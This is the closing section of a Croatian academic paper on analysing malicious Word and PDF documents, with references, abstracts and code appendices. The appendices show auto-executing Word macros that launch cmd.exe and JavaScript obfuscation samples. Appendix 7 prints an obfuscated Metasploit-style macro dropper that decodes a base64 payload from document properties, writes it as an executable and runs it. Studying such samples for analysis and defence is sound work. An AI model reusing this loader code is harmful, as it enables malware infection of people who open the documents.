Zlonamjerni dokumenti su učestali način širenja zloćudnog softvera te postoji mnogo različitih načina kako umetnuti zloćudnost u računalne dokumente. Zbog toga antivirusni programi ne mogu zaustaviti sve napade zlonamjernim dokumentima. Rješenje, koje je Microsoft uveo u Word dokumente, da prikazuje traku s upozorenjem na postojanje makronaredbi u dokumentu, neće zaštititi sve korisnike. Također, rješenje programa Adobe Reader da pita korisnika za dopuštenje za otvaranje umetnutog dokumenta ima istu manu. Na nekim korisnicima se mogu primijeniti metode socijalnog inženjerstva te će se takvi napadi uspjeti izvesti.

Alati koji se koriste za analizu potencijalno zloćudnih računalnih dokumenata vrlo su korisni pri analizi. Umjesto da analitičar otvara Word dokument i s tim izlaže se riziku, može koristiti alat koji će pronaći makrokod u dokumentu. Isto tako umjesto pretraživanja sadržaja PDF dokumenta ručno, može koristiti alat koji će puno brže pronaći sadržaj nekog objekta. Postoji i alat za izvlačenje JavaScript koda iz PDF-a koji olakšava posao analitičarima. Alati za statičku analizu pokazuju koliko bi korisnici bili zaštićeni pomoću antivirusnih programa od nekog zloćudnog dokumenta. Veći dio antivirusnih programa bi zaštitila korisnike od Metasploit generiranih zlonamjernih dokumenata. Dinamička analiza pruža analitičaru zaštitu od štete koju prouzrokuje zloćudni softver. Problem sigurnih okruženja je što ih se može prepoznati po određenim datotekama. Tako da napadači razvijaju zloćudan kod koji prvo provjerava postoji li na sustavu neka od takvih datoteka. Ako postoji, zlonamjerni softver se neće izvesti.

Proces izrade zloćudnog koda pomoću Metasploit okvira je vrlo jednostavan. Pomalo je zastrašujuće koliko malo osoba treba znati kako bi generirala zlonamjerni dokument. Vjerojatno zato su zloćudni dokumenti tako učestali, a ako metode socijalnog inženjerstva ostanu efikasne kao sada, učestalost će ostati ista.

6. Literatura

[1] Malware, 20.5.2020., https://en.wikipedia.org/wiki/Malware, pristupano: 24.5.2020.

[2] Shiran Yodev, Einat Ferber, Threat Extraction – A Preventive Method for Document-Based Malware, 10.10.2019., https://blog.checkpoint.com/2019/10/10/threat-extraction-a-preventive-method-for-document-based-malware/, pristupano: 24.5.2020.

[3] Chad Lauterbach, Malicious Documents, 9.12.2019., https://www.bestructured.com/malicious-documents/, pristupano: 24.5.2020.

[4] Kelly Sheridan, More Than 99% of Cyberattacks Need Victims' Help, 9.9.2019., https://www.darkreading.com/cloud/more-than-99--of-cyberattacks-need-victims-help/d/d-id/1335769, pristupano: 24.5.2020.

[5] David Balaban, Social Engineering Methods Used for Malware Distribution, 20.12.2018., https://datafloq.com/read/social-engineering-methodssed-malware-distribution/5845, pristupano: 24.5.2020.

[6] What is "Social Engineering"?, https://www.enisa.europa.eu/topics/csirts-in-europe/glossary/what-is-social-engineering, pristupano: 24.5.2020.

[7] Update: Coronavirus-themed domains 50% more likely to be malicious than other domains, 5.3.2020., https://blog.checkpoint.com/2020/03/05/update-coronavirus-themed-domains-50-more-likely-to-be-malicious-than-other-domains/, pristupano: 24.5.2020.

[8] Jonathan Tanner, Threat Spotlight: Modular Malware, 6.6.2019., https://blog.barracuda.com/2019/06/06/threat-spotlight-modular-malware/, pristupano: 24.5.2020.

[9] The Muddy Waters of APT Attacks, 10.4.2019., https://research.checkpoint.com/2019/the-muddy-waters-of-apt-attacks/, pristupano: 24.5.2020.

[10] Tiffany Lewis, Malware Obfuscation, Encoding and Encryption, 14.1.2020., https://securityboulevard.com/2020/01/malware-obfuscation-encoding-and-encryption/, pristupano: 24.5.2020.

[11] Lenny Zeltser, Analyzing Malicious Documents, https://digital-forensics.sans.org/media/analyzing-malicious-document-files.pdf, pristupano: 24.5.2020.

[12] Megira S., Wibowo F., Malware Analysis and Detection Using Reverse Engineering Techinque, Journal of Physics: Conference Series, 12.2018., svezak 1140

[13] Aditya Anand, Malware Analysis 101 - Basic Static Analysis, 18.9.2019., https://medium.com/bugbountywriteup/malware-analysis-101-basic-static-analysis-db59119bc00a, pristupano: 18.5.2020.

[14] Tyra Appleby, Analyzing Packed Malware, https://resources.infosecinstitute.com/category/certifications-training/malware-analysis-reverse-engineering/reverse-engineering-packed-malware/analyzing-packed-malware/, pristupano: 18.5.2020.

[15] How it works, https://support.virustotal.com/hc/en-us/articles/115002126889-How-it-works, pristupano: 18.5.2020.

[16] https://www.hybrid-analysis.com/, pristupano: 18.5.2020.

[17] Hertzog R., O'Gorman J., Aharoni M., Kali Linux Revealed, Mastering the Penetration Testing Distribution, Offsec Press, 2017.

[18] Penetration test, 21.5.2020., https://en.wikipedia.org/wiki/Penetration_test, pristupano: 18.5.2020.

[19] Kali Linux Tools Listing, https://tools.kali.org/tools-listing, pristupano: 18.5.2020.

[20] Margaret Rouse, computer forensics (cyber forensics), 5.2013., https://searchsecurity.techtarget.com/definition/computer-forensics, pristupano: 18.5.2020.

[21] Packet injection, 18.11.2018., https://en.wikipedia.org/wiki/Packet_injection, pristupano: 18.5.2020.

[22] Metasploit Framework, 12.5.2020., https://en.wikipedia.org/wiki/Metasploit_Project#Metasploit_Framework, *Metasploit Project*, pristupano: 18.5.2020.

[23] Metasploit Tutorial, https://www.tutorialspoint.com/metasploit/index.htm, pristupano: 18.5.2020.

[24] Jonathan Brown, The Enduring Popularity of Microsoft Word, 26.11.2018.,

https://www.tmcnet.com/topics/articles/2018/11/26/440392-enduring-popularity-microsoft-word.htm, pristupano: 19.5.2020.

[25] Stepan Yakovenko, An Informal Introduction to DOCX, https://www.toptal.com/xml/an-informal-introduction-to-docx, pristupano: 19.5.2020.

[26] Anatomy of a WordProcessingML File, http://officeopenxml.com/anatomyofOOXML.php, pristupano: 19.5.2020.

[27] About the structure of OLE files, https://olefile.readthedocs.io/en/latest/OLE_Overview.html, pristupano: 19.5.2020.

[28] olevba, https://github.com/decalage2/oletools/wiki/olevba, pristupano: 19.5.2020.

[29] oletools - python tools to analyze OLE and MS Office files, 13.6.2018., https://www.decalage.info/python/oletools, pristupano: 19.5.2020.

[30] ViperMonkey, https://github.com/decalage2/ViperMonkey, pristupano: 19.5.2020.

[31] Using VBA Emulation to Analyze Obfuscated Macros, 28.9.2016., http://decalage.info/vba_emulation, pristupano: 19.5.2020.

[32] macro_pack, https://github.com/sevagas/macro_pack, pristupano: 19.5.2020.

[33] Stan Hegt, Evil Clippy: MS Office maldoc assistant, 5.5.2019., https://outflank.nl/blog/2019/05/05/evil-clippy-ms-office-maldoc-assistant/, pristupano: 19.5.2020.

[34] Wei Chen, Attacking Microsoft Office - OpenOffice with Metasploit Macro Exploits, 6.3.2017., https://blog.rapid7.com/2017/03/08/attacking-microsoft-office-openoffice-with-metasploit-macro-exploits/, pristupano: 20.5.2020.

[35] James Lee, How to use a reverse shell in Metasploit, 24.2.2017., https://github.com/rapid7/metasploit-framework/wiki/How-to-use-a-reverse-shell-in-Metasploit, pristupano: 20.5.2020.

[36] METERPRETER, https://doubleoctopus.com/security-wiki/threats-and-tools/meterpreter/, pristupano: 20.5.2020.

[37] PDF, 21.5.2020., https://en.wikipedia.org/wiki/PDF

[38] Dejan Lukan, PDF File Format: Basic Structure, 6.5.2018., https://resources.infosecinstitute.com/pdf-file-format-basic-structure/, pristupano: 21.5.2020.

[39] Joshua Davies, Inside the PDF File Format, 22.2.2013., https://commandlinefanatic.com/cgi-bin/showarticle.cgi?article=art019, pristupano: 21.5.2020.

[40] Kali Linux Penetration Testing Tools, https://tools.kali.org/, pristupano: 21.5.2020.

[41] PDF Parser, https://pdfparser.org/, pristupano: 21.5.2020.

[42] peepdf, https://github.com/jesparza/peepdf, pristupano: 21.5.2020.

[43] Acrobat JavaScript Scripting Reference, 2.2004., https://www.adobe.com/content/dam/acom/en/devnet/acrobat/pdfs/Acro6JS.pdf, pristupano: 21.5.2020.

[44] Baloch R., Ethical Hacking and Penetration Testing Guide, Taylor & Francis Group, LLC, 2015.

[45] JSNice, http://jsnice.org/#, pristupano: 21.5.2020.

[46] Hybrid Analysis, https://www.hybrid-analysis.com/, pristupano: 22.5.2020.

[47] Heap spraying, 30.4.2020., https://en.wikipedia.org/wiki/Heap_spraying, pristupano: 22.5.2020.

[48] How to Embed JavaScript into PDF, 26.2.2012., http://mariomalwareanalysis.blogspot.com/2012/02/how-to-embed-javascript-into-pdf.html, pristupano: 22.5.2020.

[49] JS2PDFInjector, https://github.com/cornerpirate/JS2PDFInjector, pristupano: 22.5.2020.

[50] Javascript Obfuscator, https://www.javascriptobfuscator.com/, pristupano: 22.5.2020.

[51] JavaScript Obfuscator Tool, https://obfuscator.io/, pristupano: 22.5.2020.

[52] buffer overflow, https://hr.glosbe.com/en/hr/buffer%20overflow, pristupano: 22.5.2020.

[53] How to Embed a Backdoor Connection in an Innocent-Looking PDF, 15.1.2013., https://null-byte.wonderhowto.com/how-to/hack-like-pro-embed-backdoor-connection-innocent-looking-pdf-0140942/, pristupano: 23.5.2020.

[54] Listener, 1.2020., https://metasploit.help.rapid7.com/docs/listeners, pristupano: 23.5.2020.

[55] Payload in PDF, 12.11.2018., https://linuxsecurityblog.com/2018/11/12/payload-in-pdf/, pristupano: 23.5.2020.

[56] How to use msfvenom, 30.3.2019., https://infosecaddicts.com/how-to-use-msfvenom/, pristupano: 23.5.2020.

[57] What is IOC in Cyber Security?, 23.9.2019., https://blog.logsign.com/what-is-ioc-in-cyber-security/, pristupano: 1.6.2020.

[58]
Microsoft Office Word Malicious Macro Execution, 16.2.2017., https://vulners.com/metas

ploit/MSF:EXPLOIT/MULTI/FILEFORMAT/OFFICE_WORD_MACRO, pristupano: 1.6 .2020.

[59] Rezultati analize Microsoft Word dokumenta, 16.4.2020., https://www.hybrid-analysis.com/sample/8c0d4faabe034bc9d95b3551aa9701b2283d6e5ad20401e0ebd08f5175ae9c1b, pristupano: 20.5.2020.

[60] Rezultati analize PDF dokumenta, 16.4.2020., https://www.hybrid-analysis.com/sample/5e7941ddd6b0e1147cfce890c9efa57b3ed3e714c43f70d28eb45fd52381790b, pristupano: 23.5.2020.

[61] Rezultati analize PDF dokumenta, 16.4.2020., https://www.hybrid-analysis.com/sample/603e71a7e2aca48e68e0d372dd73656fc860fc641114d01b990e242dfa64989b, pristupano: 23.5.2020.

Sažetak

Alati za analizu potencijalno zloćudnih računalnih dokumenata

Zlonamjerni dokumenti su učestali način širenja zloćudnog softvera te postoji mnogo različitih načina kako umetnuti zloćudnost u računalne dokumente. U ovom radu opisani su alati koji se koriste pri analizi zloćudnih dokumenata. Objašnjena je statička i dinamička analiza. Pokazano je kako umetnuti makrokod u Microsoft Word dokument i JavaScript kod u PDF dokumente. Opisano je korištenje Metasploit okoline za generaciju zloćudnih računalnih dokumenata.

Ključne riječi: računalna sigurnost, zloćudni dokument, Microsoft Word, PDF

Summary

Tools for analysis of potentially malicious computer documents

Malicious documents are a common way of spreading malware, and there are many ways to insert malware into computer documents. This paper describes the tools used in the analysis of malicious documents. Static and dynamic analysis are explained. It shows how to insert macro code into Microsoft Word document and JavaScript code into PDF documents. The use of the Metasploit environment for the generation of malicious computer documents is described.

Keywords: computer security, malicious document, Microsoft Word, PDF

Dodatak

U ovim dodacima nalaze se makrokodovi i JavaScript kodovi koji se spominju u tekstu.

Dodatak 1

```
Private Sub Malware()
MsgBox ("Malware!")
Shell ("C:\Windows\system32\cmd.exe")
End Sub

Sub DocumentOpen()
Malware
End Sub

Sub AutoOpen()
Malware
End Sub
```

Dodatak 2

```
Const fdhcvafefi = 2
Const darslwqnir = 1
Const bxpwqfwdpf = 0
Private Sub bbpnrprrg()
MsgBox (kizpjpdjtdhe("4d616c") & kizpjpdjtdhe("7761726521"))
Shell (kizpjpdjtdhe("433a5c57696e646f77735c7379") &
kizpjpdjtdhe("7374656d33325c636d642e657865"))
```

```
End Sub

Sub wzbjsuueac()

bbpnrprrg

End Sub

Sub AutoOpen()

bbpnrprrg

End Sub

Private Function kizpjpdjtdhe(ByVal tftzvynjzhtp As String)
As String

Dim ielyllmmyiie As Long

For ielyllmmyiie = 1 To Len(tftzvynjzhtp) Step 2

kizpjpdjtdhe = kizpjpdjtdhe & Chr$(Val("&H" &
Mid$(tftzvynjzhtp, ielyllmmyiie, 2)))

Next ielyllmmyiie

End Function
```

Dodatak 3

```
var text = „“;

var i;


for(i = 0; i < 20; i++) {

     text += „The number is: “ + i;

}
```

Dodatak 4

```
var
_$_d45e=[„“,“\x54\x68\x65\x20\x6E\x75\x6D\x62\x65\x72\x20\x69
```

```
\x73\x3A\x20"];var text=_$_d45e[0];var i;for(i=
0;i<20i++){text+= _$_d45e[1] + i}
```

Dodatak 5

```
var
_0x5521=['The\x20number\x20is:\x20'];(function(_0x312e55,_0x5
52133){var _0x3903ea=function(_0x44e418){while(--
_0x44e418){_0x312e55['push'](_0x312e55['shift']());}};_0x3903
ea(++_0x552133);}(_0x5521,0x132));var
_0x3903=function(_0x312e55,_0x552133){_0x312e55=_0x312e55-
0x0;var _0x3903ea=_0x5521[_0x312e55];return
_0x3903ea;};_0x55eecc:var text='';var
i;for(i=0x0;i<0x14;i++){text+=_0x3903('0x0')+i;}
```

Dodatak 6

```
var
_0x34e5=['VGhlIG51bWJlciBpczog'];(function(_0x765504,_0x34e51
a){var _0x58349d=function(_0xd0b747){while(--
_0xd0b747){_0x765504['push'](_0x765504['shift']());}};_0x5834
9d(++_0x34e51a);}(_0x34e5,0x83));var
_0x5834=function(_0x765504,_0x34e51a){_0x765504=_0x765504-
0x0;var
_0x58349d=_0x34e5[_0x765504];if(_0x5834['RDJtkm']===undefined
){(function(){var _0x25b2b8;try{var
_0x27c27d=Function('return\x20(function()\x20'+'{}.constructo
r(\x22return\x20this\x22)(\x20)'+');');_0x25b2b8=_0x27c27d();
}catch(_0x4f69e5){_0x25b2b8=window;}var
_0x4fa7e3='ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwx
yz0123456789+/=';_0x25b2b8['atob']||(_0x25b2b8['atob']=functi
on(_0x364eb6){var
_0x4189be=String(_0x364eb6)['replace'](/=+$/,'');var
_0x249eae='';for(var
_0x136014=0x0,_0x17918c,_0x544360,_0x23620a=0x0;_0x544360=_0x
```

```
4189be['charAt'](_0x23620a++);~_0x544360&&(_0x17918c=_0x13601
4%0x4?_0x17918c*0x40+_0x544360:_0x544360,_0x136014++%0x4)?_0x
249eae+=String['fromCharCode'](0xff&_0x17918c>>(-
0x2*_0x136014&0x6)):0x0){_0x544360=_0x4fa7e3['indexOf'](_0x54
4360);}return
_0x249eae;});}());_0x5834['TtAzxg']=function(_0x312ecd){var
_0x2e0a61=atob(_0x312ecd);var _0x2b05ea=[];for(var
_0xb62362=0x0,_0x170437=_0x2e0a61['length'];_0xb62362<_0x1704
37;_0xb62362++){_0x2b05ea+='%'+('00'+_0x2e0a61['charCodeAt']('
_0xb62362)['toString'](0x10))['slice'](-0x2);}return
decodeURIComponent(_0x2b05ea);};_0x5834['mYmDyh']={};_0x5834[
'RDJtkm']=!![];}var
_0xd0b747=_0x5834['mYmDyh'][_0x765504];if(_0xd0b747===undefin
ed){_0x58349d=_0x5834['TtAzxg'](_0x58349d);_0x5834['mYmDyh'][
_0x765504]=_0x58349d;}else{_0x58349d=_0xd0b747;}return
_0x58349d;};_0x25b2b8:var text='';var
i;for(i=0x0;i<0x14;i++){text+=_0x5834('0x0')+i;}
```

Dodatak 7

```
Const caekyqashq = 2

Const npvbxmahwf = 1

Const pkklkimree = 0

Public Declare PtrSafe Function fzttlsjkvnqwgnqdo Lib
"libc.dylib" Alias "system" (ByVal igoilqdnzbbhuuzdm As
String) As Long

Sub AutoOpen()

On Error Resume Next

Dim vowgahbnoitwsaaoasdp As String

For Each prop In ActiveDocument.BuiltInDocumentProperties

If prop.Name = fhwbjdehxaxy("436f6d6d65") &
fhwbjdehxaxy("6e7473") Then
```

```
vowgahbnoitwsaaoasdp = Mid(prop.Value, 56)

orig_val = iaxqpjlzdqxelgqtotnp(vowgahbnoitwsaaoasdp)

#If Mac Then

lmuzafuyrm (orig_val)

#Else

glwjdruryeyqj (orig_val)

#End If

Exit For

End If

Next

End Sub

Sub glwjdruryeyqj(code)

On Error Resume Next

Set vcqkcdfmmcagfpm =
CreateObject(fhwbjdehxaxy("536372697074696e672e46") &
fhwbjdehxaxy("696c6553797374656d4f626a656374"))

tmp_folder = vcqkcdfmmcagfpm.GetSpecialFolder(2)

tmp_name = tmp_folder + fhwbjdehxaxy("5c") +
vcqkcdfmmcagfpm.GetTempName() + fhwbjdehxaxy("2e65") &
fhwbjdehxaxy("7865")

Set qiissvgjkuyjc = vcqkcdfmmcagfpm.createTextFile(tmp_name)

qiissvgjkuyjc.Write (code)

qiissvgjkuyjc.Close

CreateObject(fhwbjdehxaxy("575363726970") &
fhwbjdehxaxy("742e5368656c6c")).Run (tmp_name)

End Sub

Sub lmuzafuyrm(code)

System ("echo """ & code & """ | python &")
```

```
End Sub

' 1.01 - solves problem with Access And 'Compare Database

Function iaxqpjlzdqxelgqtotnp(ByVal base64String)

Const hucghxnjkhtuslzmpu = "ABCDEFGHIJKLMNOPQRSTUVWXYZabc" &
"defghijklmnopqrstuvwxyz0123456789+/"

Dim dataLength, sOut, groupBegin

base64String = Replace(base64String, vbCrLf, "")

base64String = Replace(base64String, vbTab, "")

base64String = Replace(base64String, " ", "")

dataLength = Len(base64String)

If dataLength Mod 4 <> 0 Then

Err.Raise npvbxmahwf, fhwbjdehxaxy("42617365") &
fhwbjdehxaxy("36344465636f6465"),
fhwbjdehxaxy("426164206875636768786e6a6b687475") &
fhwbjdehxaxy("736c7a6d707520737472696e672e")

Exit Function

End If

For groupBegin = 1 To dataLength Step 4

Dim numDataBytes, CharCounter, thisChar, thisData, nGroup,
pOut

numDataBytes = 3

nGroup = 0

For CharCounter = 0 To 3

thisChar = Mid(base64String, groupBegin + CharCounter,
npvbxmahwf)

If thisChar = fhwbjdehxaxy("3d") Then

numDataBytes = numDataBytes - 1

thisData = 0
```

```
Else

thisData = InStr(npvbxmahwf, hucghxnjkhtuslzmpu, thisChar,
vbBinaryCompare) - 1

End If

If thisData = -1 Then

Err.Raise caekyqashq, fhwbjdehxaxy("4261736536") &
fhwbjdehxaxy("344465636f6465"),
fhwbjdehxaxy("426164206368617261637465722049 6e206875636768786
e6a6b687475736c7a") & fhwbjdehxaxy("6d7075207374726 96e672e")

Exit Function

End If

nGroup = 64 * nGroup + thisData

Next

nGroup = Hex(nGroup)

nGroup = String(6 - Len(nGroup), fhwbjdehxaxy("30")) & nGroup

pOut = Chr(CByte(fhwbjdehxaxy("2648") & Mid(nGroup,
npvbxmahwf, caekyqashq))) + _

Chr(CByte(fhwbjdehxaxy("2648") & Mid(nGroup, 3, caekyqashq)))
+ _

Chr(CByte(fhwbjdehxaxy("2648") & Mid(nGroup, 5, caekyqashq)))

sOut = sOut & Left(pOut, numDataBytes)

Next

iaxqpjlzdqxelgqtotnp = sOut

End FunctionPrivate Function fhwbjdehxaxy(ByVal zfamvdaxlwlr
As String) As String

Dim njzikgetxrqw As Long

For njzikgetxrqw = 1 To Len(zfamvdaxlwlr) Step 2
```

```
fhwbjdehxaxy = fhwbjdehxaxy & Chr$(Val("&H" &
Mid$(zfamvdaxlwlr, njzikgetxrqw, 2)))
Next njzikgetxrqw
End Function
```